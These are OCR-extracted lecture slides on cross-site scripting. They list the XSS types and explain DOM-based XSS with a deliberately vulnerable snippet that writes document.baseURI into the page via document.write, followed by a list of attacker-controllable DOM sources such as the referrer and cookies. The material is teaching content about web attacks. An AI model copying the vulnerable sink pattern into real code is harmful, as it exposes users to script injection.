
- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

DOM-based XSS Attacks

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script


DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script




DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script



DOM-based XSS Attacks – Example


- An attack payload is executed by modifying the “DOM environment” used by the original client-side script




```
<script>
  document.write(“Current URL: ” +
                              document.baseURI);
</script>
```

DOM-based XSS Attacks – Example

- An attack payload is executed by modifying the "DOM environment" used by the original client-side script



DOM-based XSS Attacks

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script

- The attacker manipulates DOM elements under his control to inject a payload
  - Source: `document.baseURI`, `document.href.url`, `document.location`, **`document.referrer`**, `postMessage.data`, **`document.cookie (how?)`**, …

Recap: Question

- Is the ***web attacker*** has a control on the victim's referrer header?


DOM-based XSS Attacks

- An attack payload is executed by modifying the “DOM environment” used by the original client-side script

